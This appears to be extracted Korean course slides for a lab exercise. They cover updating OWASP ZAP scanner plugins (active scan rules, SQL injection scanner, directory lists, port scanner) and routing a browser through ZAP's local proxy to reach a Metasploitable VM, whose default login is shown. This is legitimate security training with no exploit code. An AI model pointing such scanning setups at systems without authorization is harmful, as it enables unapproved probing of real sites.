


2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- 스캔 진행 전 패턴 업데이트 진행

- “Directory List..”과 “Active Scanner rules” 등 관련된 패턴을 업데이트 체크한다. 두 항목은 웹 취약점 진단 자동 스캔을 하는데 유용하다.



2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습


- 스캔 진행 전 패턴 업데이트 진행
 - 기본으로 제공되는 기능 외 추가 공격은 Marketplace 탭에서 선택할 수 있다.
 - 릴리즈 버전이 아닐 경우 안정성에 증명이 되지 않은 공격들이다.
 - 아래 플러그인을 추가로 업데이트 하도록 한다.
 - (인터넷이 안되면 설치가 불가능하다, 이미 설치됨)
 - » Active scanner rules (alpha)
 - » Active scanner rules (beta)
 - » Advanced SQLInjection Scanner
 - » Directiory List v2.3
 - » Directiory List v2.3 LC
 - » Port Scanner

2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

• 프록시 설정

- 메뉴의 상단 옵션 모양의 아이콘 클릭한다.




2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

• 프록시 설정


- Local Proxy 클릭 -> 포트 번호 확인 후 확인 버튼 클릭한다. (기본값 : 8080)



<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

• 프록시 설정

- 웹 브라우저의 인터넷 옵션(Preferences) 클릭한다.




2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

• 프록시 설정

- Advanced - Network - Settings을 클릭한다.




2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

• 프록시 설정

- Manual Proxy Configuration: 127.0.0.1, 8080을 입력하고 체크박스 확인한다.




2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- 프록시 설정

- 프록시 설정 후 메타스플로이터블에 접속하여 프록시 설정 확인한다.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

